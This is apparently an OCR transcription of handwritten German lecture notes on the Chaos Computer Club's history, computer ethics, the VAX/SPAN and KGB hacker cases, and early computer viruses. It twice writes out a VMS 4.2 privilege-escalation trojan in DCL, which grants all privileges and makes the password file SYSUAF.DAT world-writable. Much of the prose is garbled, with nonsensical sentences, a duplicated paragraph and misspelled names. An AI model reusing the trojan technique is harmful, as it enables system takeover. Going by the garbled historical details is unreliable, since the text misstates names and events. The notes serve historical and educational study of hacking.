

Zusatz zum 1. (2) Teile von dem, was ich erhalten  
werden, hängt wenig und es unterliegt sogar  
auch. Aber jedes Ding hat zwei Seiten, in diesem  
Fall auch eine erste. Normalerweise habe ich  
bei Lehrgängen immer eine Hauptaufgabe, um auszu-  
zeigen, dass das Thema gut eigentlich ist.  
Ich habe 'ich' aber heute vergessen, ich hoffe  
dass es gut bei ersten Gedanken selbst  
machen können - hoffentlich könnte ich das auch  
die Hand haben ...

Das Referat wird sich am 1. April in den  
Zusammenhang: die Produkte der Chaos Computer  
Club und ~~der~~ Techniken des Hackens mit  
Beispielen. Jedes ist unfermer zu verstehen.  
Dieser Vortrag soll ihnen helfen, sich Gedanken  
über Computerethik zu machen, das ist  
das akademische oder industrielle Ansatz  
nicht nur zu lesen können. Der Ansatzpunkt  
der Computerethik sind nämlich nicht  
die bedruckten Computer, sondern die Gedanken  
und Arbeitsweisen der Ingenieure, die in Computern  
System im Hintergrund "Computerethik"  
herausgehen. Es geht um "deutung  
Chaos: "deutung" "deutung" "deutung"

Das Referat wird sich am 1. April in den  
Zusammenhang: die Produkte der Chaos Computer  
Club und ~~der~~ Techniken des Hackens mit  
Beispielen. Jedes ist unfermer zu verstehen.  
Dieser Vortrag soll ihnen helfen, sich Gedanken  
über Computerethik zu machen, das ist  
das akademische oder industrielle Ansatz  
nicht nur zu lesen können. Der Ansatzpunkt  
der Computerethik sind nämlich nicht  
die bedruckten Computer, sondern die Gedanken  
und Arbeitsweisen der Ingenieure, die in Computern  
System im Hintergrund "Computerethik"  
herausgehen. Es geht um "deutung  
Chaos: "deutung" "deutung" "deutung"

# geschichte des Chaos Computer Clubs

- ② 1981 gegründet in Berlin <sup>vs-</sup> (TAZ-Redaktion) auf Initiative von Wan Holland TU'WAT  
Alternativer Computereinsatz; Bürgerin's  
Allgemeines Info + Kommunikationssystem  
Medium: Mailboxen
- ① In den USA nichts neues: Hacker am MIT: Eisenbahnklub → Redner: Erfindung des CRT, Musik → Töne → Wählton des amerik. Telefonsystems → Blue Box → ~~FS~~ Polizeieinsatz  
Hacker: Steven Jobs, Steve Wozniak → Apple  
Captain Crunch → John Draper → NSA  
Cheshire Catalyst → Bank → AutoDesk  
TAP-Magazin → / WARGAMES

Bis 1984 neutrale Ruhe- und dann ein Knall  
19.11.

BTX-Coup, das "enfant terrible" des Informationszeitalters wurde von den Medien geboren.

(ABLAUF)

CCC wächst dramatisch an, 1. Datenscheide erscheint kurz vorher, 1. Chaos Communication Congress findet Ende Dez 1984 in Hamburg statt. Es gab schon vorher viele Computerforen, aber plötzlich war eine Anlaufstelle da.

Mailboxen allein sind den begeisterten Hackern zu wenig  
Anfang 1985 nimmt dann auch die erste euro-  
päische Hackerfahrschule ihren Betrieb auf. Sie  
steht in der Schweiz (Genève, CERN) und be-  
treibt dort u.a. einen VAX-Cluster (VAX wird  
noch in zwei späteren Zusammenhängen vorkommen)  
1985 ~~und 1986~~ passieren keine "medienrechtlichen"  
Dinge - aber ~~1986~~ für den Club bedeutsame: 1986 wird  
der Club ein e.V. (Satzung) und der Deutsche  
Bundestag mit dem 6. Ausschuss erläßt die Druck-  
sache 10/5058, das "Gesetz zur Bekämpfung  
des Wirtschaftskriminalität."

1986 findet der 3. CCC statt - diesmal unter  
dem Motto: Computervandalen (Geschichte: Cohen  
1983) Hauptausgangspunkt: Wor geht man damit  
als Hacker um? Vorwürfe der Alternativwirts-  
schafts Szene an den CCC (K. Jungk: "Ihr seid die  
Trüffelschwärme der Software-Industrie") → einige  
Hacker überlegen, CV als politisches Druckmittel  
zu verwenden (Wackersdorf, Startbahn West usw.)  
(Demo: CV Arbeitsweise  
Schutz)

Ostern 1987: 2. Urnenforum: diesmal technische  
Aspekte der Programmierung und Abschn.)

(VP370)

Die heiße Zeit

ab Juli 1987

Erwartungsgemäß soll jede Art von Software, insbesondere aber das Betriebssystem eines Rechners, dem Anwender einen fehlerfreien und sicheren Betrieb des Computersystems ermöglichen. Die System ... siehe DS 24

Das 2. Gesetz zur Bekämpfung der Wirtschaftskriminalität stellt zwar Hacken allein (das reine Eindringen in Computersysteme) nicht unter Strafe, aber Gesetze sind Auslegungssache und jeder Hacker weiß das. Trotzdem (oder vielmehr sogar gerade deshalb) versuchen Hacker in Systeme einzudringen und das gesamte System unter ihre Kontrolle zu bringen. Wie funktioniert das? Die Herangehensweise ist zwar rechner- bzw. Betriebssystemspezifisch, aber es gibt Gemeinsamkeiten:

- ① Der Hacker muß (wartestgehens) freien Zugriff auf Unterlagen des BS haben
- ② wartestgehens freien Rechnerzugriff
- ③ ein extrem "atypisches" Benutzerverhalten an den Tag legen (Behörden würden willkürlich "akquisitorische Energie" darauf ausstrahlen)

④ Hartnäckigkeit

③

⑤ kombinatorische Intelligenz

während die letzteren 3 Punkte eher persönlicher Natur sind, wurden die ersten beiden idR durch Rechenzentren an Uni's oder in weniger umfangreichen Maße von Industriearbeitgebern bereitgestellt.

---


Der 1. konkrete Fall, den ich behandeln will, ist der in den Medien als "NASA"-Hack eingegangen: 135 VAX-Rechner des sog. SPAN (Space Physics Analysis Network) waren von deutschen Hackern gehackt worden, darunter eben auch die Rechner der NASA.

Wesentlich für das Vorgehen waren die langen Erfahrungen, die mit dem VAX-BS VHS in CERN gemacht werden konnten. Eine kleine, aber feine Gruppe von etwa einem halben Dutzend Leuten (Jugendlichen, pubertierenden) war über das BS und seine Geheimnisse wahrscheinlich besser informiert als die Herden von Systemprogrammierern bei DEC.

(DS 24 Entschub)

Wozu sah die Fehler (im groben) aus?

VMS 4.2



2. Stufe Vorbereitung

```

$ SET ACL/OBJECT = LOGICAL/ACL =
  (ID = *, ACCESS = R+W+E+D+C)
  LNM $ SYSTEM - TABLE

$ .... LNM $ SYSTEM - DIRECTORY

$ DEFINE /SYSTEM LOGIN DISK:[DIRECTORY]TROJAN.COM
  
```

↑  
Änderung des LOGICMD im VAF

TROJAN.COM:

```

$ IF F$PRIVILEGE ("SETPRV") ,EQS. "FALSE"
  THEN
  ...
  ...
  
```

Das ganze wurde erfunden - sprich autoritativ -  
und die meisten Leute gar nicht mal in person -  
soll aufgemacht. Systembetreiber am ETRB in HD  
kommt den Fachern auf die Spur -> die letzten

hatte Teile und wurden sich an dem CCC  
(CIA, DEC) Story, Combiopart von uns  
-> Erhebungsfuge durch CCC in Report - Sendung

Sept. 87 -> erwartete Hausdurchsuchungen

finden statt: unerwartet: Auftragsteller:

Philippe Frankart. Philippe hatte, nur sehr spät  
herausgestellte - schon mehrfach ein Rechtshilfe -  
anfragen an deutsche Behörden gestellt - die aber  
immer abgelehnt werden waren. jetzt Freigabe.

(Storno Hausdurchsuchungen)

erst mal später wird ein Hinrichtungsmord klarer.  
am März 1988 werden ersten Wessing und da zu  
einem internationalen Fachkongress über Computern-  
sicherheit eingeladen Securicom in Paris.

(Paris Story)

März 1989: Einfall in Berner/Repat berichtet  
über Strafmarz des Generalbundesanwaltschaft  
gegen Hacker aus dem Umfeld des CCC. Grund  
"Verdacht auf geheimdienstliche Tätigkeit für  
den KGB"

Hintergrund sind Hackeraktivitäten die seit 86/87 im Militärsatz in den USA gelaufen sind. Angriffsziele sind unter VAXen und UNIX-Rechner. Wie VAXen geöffnet werden, ist schon erklärt worden, ähnliches gilt für UNIX Systeme.

(UNIX: heterogenes System, viele Subprogramme vor allem aus Universitären Bereich)  
→ ETHCS bug

Agriff auf Passwort-datei → DETRO

Betroffen von diesen Angriffen waren fast ausschließlich Militärsysteme, Universitätsrechner würden im wesentlichen als Gateways genutzt. Gernad das wurde den Hackern zum Verhängnis. 75 Cent fehlten im Accounting eines Rechners für den ein junger Astrophysiker mit Hackerqualitäten die Oberaufsicht hatte. Er ließ nicht locker: mehr als 1 Jahr war er auf Spurensuche. (Clifford Stoll: Das Kuckucksei)

Durch Fangschaltungen (Story mit SDinet)

Persönliche Probleme: Drogen, Geld ...

Dies ist eine Möglichkeit, mit Hackern umzugehen

Unternehmen: laden sie Hacker ein ...



Sicherlich auch nicht die Weisheit letzter (5)

Schluss:

- Ist ein völlig ungestörter Rechnerbetrieb unbedingt notwendig, muss die Rechner am Netz oder in ein zentrales Standleitungsnetz geschlossen werden
- Ist dies nicht möglich, so müssen wichtige Daten verschlüsselt und redundant gespeichert werden

Verschl.: aber bitte nicht wie bei VAX!

# VIREN

70'er Jahre

Diverse Fachartikel über  
trojanische Pferde, Würmer  
und Virusfunktionen

Gunn, ACM 1974,

"Use of Virus Functions..."

1980/81

J. Kraus

"Selbstreproduzierende  
Software", Uni Dortmund

1983/84

F. Cohen, University of S. Cal

"Computer viruses: Theory  
+ Experiments"

11/84

Der SPIEGEL 47/84

"Verborgener Befehl"

3/85

Bayrische Hacherpost

veröffentlicht übersetzte

Auszüge der Arbeit v. Cohen

12/86

Veröffentlichung eines

Virenquellcodes

Datenschleuder

## VMS 4.2

### VORBEREITUNG:

```
$ SET ACL/OBJECT = LOGICAL/ACL =  
  (CID = *, ACCESS = R+W+E+D+C),  
  LNM $ SYSTEM-TABLE
```

```
$ ... LNM $ SYSTEM-DIRECTORY
```

```
$ DEFINE /SYSTEM LOGIN DISK: [DIR]TROJAN.  
COM
```

### Trojanisches Pferd

```
$ IF F$PRIVILEGE ("SETPRV") .EQS.  
  "FALSE" THEN GOTO NIX
```

```
$ SET PROCESS/PRIVILEGE = ALL
```

```
$ SET PROTECTION = (W:RWED) SYS $ SYSTEM:  
SYSUAF.DAT
```

```
$ DELETE ' F$LOGICAL ("LOGIN")
```

```
$ DEASSIGN /SYSTEM LOGIN
```

```
$ NIX:
```

```
$ SYS $ LOGIN: LOGIN.COM
```

## TROJANISCHES PFERD :

Ein Programm oder ein Programmteil, der etwas anderes tut, als von ihm erwartet wird

Beispiel: Salami-Technik in Bankprogrammen

## WURM:


Programm, das sich in einem Computernetzwerk von Rechner zu Rechner bewegt

Beispiel: Im ehemaligen ARPANet zur Kontrolle der Netztopologie

## VIRUS:


(starke Analogie zu biologischen Viren)  
Ausführbare Programme werden mit virulentem Code versehen und können bei Start andere Programme infizieren

# Einlog-Vorgang



Einlog-Vorgang

Fehler VMS 4.2



gibt der Benutzer/m  
alle Systemprivilegien